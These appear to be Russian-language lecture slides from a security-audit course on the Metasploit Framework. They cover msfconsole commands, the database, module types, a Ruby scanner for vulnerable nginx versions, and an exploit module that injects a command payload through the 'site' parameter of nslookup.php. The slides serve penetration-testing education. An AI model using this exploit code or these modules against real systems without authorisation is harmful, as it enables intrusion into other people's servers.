# Внешний аудит безопасности корпоративных сетей

Лекция 12
Metasploit


Семён Новосёлов


2022

# Metasploit Framework

- Фреймворк для проведения тестовых вторжений и разработки эксплойтов
- Разработчик: Rapid7
- Написан на Ruby.

www.metasploit.com

# Архитектура MSF



# Команды msfconsole

## Общие команды

`help, quit, exit`
`set/setg` установка параметров
`show` вывод списка модулей и опций
`show exploits, show payloads, ...`
`reload_all` обновить список модулей

нераспознанные команды передаются в ОС

## Использование модулей

`search` поиск модулей по ключевым словам
`use` загрузка модуля
`use exploit/unix/ftp/vsftpd_234_backdoor`
`show options` вывод опций модуля
`show payloads` вывод поддерживаемой целевой нагрузки
`show targets` вывод поддерживаемых целей
`edit` редактирование исходного кода модуля в редакторе
`info` вывод информации о модуле
`check` проверка цели на уязвимость без использования
`run` запуск модуля на выполнение

# База данных MSF

- Используется для хранения промежуточных данных и результатов (обычно postgresql)
- Модули записывают в базу данных результаты своей работы

Первый запуск

```
service postgresql start
msfdb init
db_status
```

# Работа с базой данных

db_nmap сканирование сети с помощью nmap и запись результатов в базу

creds вывод ключевой информации (логины, пароли, хэши, …)

loot собранная информация (дампы баз, пользовательская история и т.п.)

hosts список хостов

services список сервисов

vulns найденные уязвимости

notes заметки (остальная полезная информация)

# Типы модулей

exploits — модули для эксплуатации уязвимостей

auxiliary — модули для сбора информации, сканеры, ...

payload — полезная нагрузка эксплойтов

post — модули для постэксплуатации (сбор логинов, паролей, хешей, …)

# Расположение модулей

- Главное дерево модулей:
  /usr/share/metasploit-framework/modules/
- Пользовательское:
  ~/.msf4/modules/
- Дополнительные пути можно указать ключом -m:
  msfconsole -m ./modules

# Пример 1. Разработка простого сканера

**Задача:** Написать сканер, который сканирует сеть на наличие уязвимых версий сервера Nginx.

- Факт наличия уязвимости проверяется по версии в http-заголовках.
- За основу возьмем модуль: auxiliary/scanner/http/http_version

# Скелет модуля

```ruby
require 'rex/proto/http'

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super('Name' => 'Nginx Vulnerability scanner',
      # ...
    )

    register_options([
      OptString.new('TARGETURI', [ true, 'The URI to use', '/'])
    ])
  end
```

Инициализация

```ruby
  def run_host(ip)
    begin
      connect
      res = send_request_raw({
        'uri' => datastore['TARGETURI'],
        'method' => 'GET'
      })
      # ...
    end
    rescue ::Timeout::Error, ::Errno::EPIPE
    ensure
      disconnect
    end
  end
end
```

Метод, выполняемый для каждого хоста (в RHOSTS)

# Функция для проверки на уязвимость

```
def run_host(ip)
    begin
      connect
      res = send_request_raw({ 'uri' => datastore['TARGETURI'], 'method' => 'GET' })
      fp = http_fingerprint(:response => res)
      print_status("#{ip}: \"#{fp}\"") if fp
      if fp && fp =~ /nginx\/([0-9]+)\.([0-9]+)\.?([0-9]+)?/i
        major = $1.to_i; minor = $2.to_i; patch = $3.to_i
        version = "#{major}.#{minor}.#{patch.to_i}"
        nginx_vulns = []
        if major == 1 && (minor == 5 && patch.between?(0,11) || minor == 4 && patch.between?(0,3)  ||
                          minor == 3 && patch.between?(15,16))
          nginx_vulns.push "CVE-2014-0133"
        end
        if nginx_vulns.size > 0
          print_good("#{ip}: nginx #{version} - " + nginx_vulns.join(", "))
          report_vuln(:host => ip, :port => rport, :name => "Vulnerable nginx version: #{version}",
                      :refs => nginx_vulns)
        else
          print_status("#{ip}: nginx #{version} - not vulnerable")
        end
      end
     # ...
```

# Пример 2. Разработка эксплойта

**Задача:** Написать эксплойт к уязвимости в скрипте nslookup.php.

- За основу возьмем модуль: modules/exploits/example_webapp.rb

# Инициализация

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(
      update_info(
        info,
        #
        'Platform'        => ['unix'],
        'Arch'            => [ARCH_CMD],
        # ...
      )
    )
    register_options(
      [
        Opt::RPORT(80),
        OptString.new('TARGETURI', [ true, 'The URI of the
Example Application', '/nslookup.php'])
      ], self.class
    )
  end
```

Выбор полезной нагрузки зависит от данных значений:
show payloads

# Функция проверки на уязвимость

```
def check
    begin
      res = send_request_cgi(
        'uri'        => datastore["TARGETURI"],
        'method'     => 'GET'
      )
      Exploit::CheckCode::Appears
    rescue ::Rex::ConnectionError
      fail_with(Failure::Unreachable, "#{peer} - Could not connect to the web service")
    end
    Exploit::CheckCode::Safe
  end
```

- просто проверяем, что удаётся подключится

# Функция запуска эксплойта

```
def exploit
    begin
      vprint_status('Attempting exploit')
      res = send_request_cgi(
        "uri"      => normalize_uri(datastore["TARGETURI"]),
        "vars_get" => { "site"=> ".1; " + payload.encoded},
        "method"   => 'GET'
      )

    rescue ::Rex::ConnectionError
      fail_with(Failure::Unreachable, "#{peer} - Could not connect to the web service")
    end
  end
```

# Литература и ссылки

- Документация к MSF: https://docs.rapid7.com/metasploit/
- Курс Metasploit Unleashed, включающий в себя разработку модулей: https://www.offensive-security.com/metasploit-unleashed/
- Интерактивные курсы по Ruby:
  - Try Ruby (https://try.ruby-lang.org/)
  - Ruby Monk (https://rubymonk.com/)
  - Codecademy (https://www.codecademy.com/learn/learn-ruby)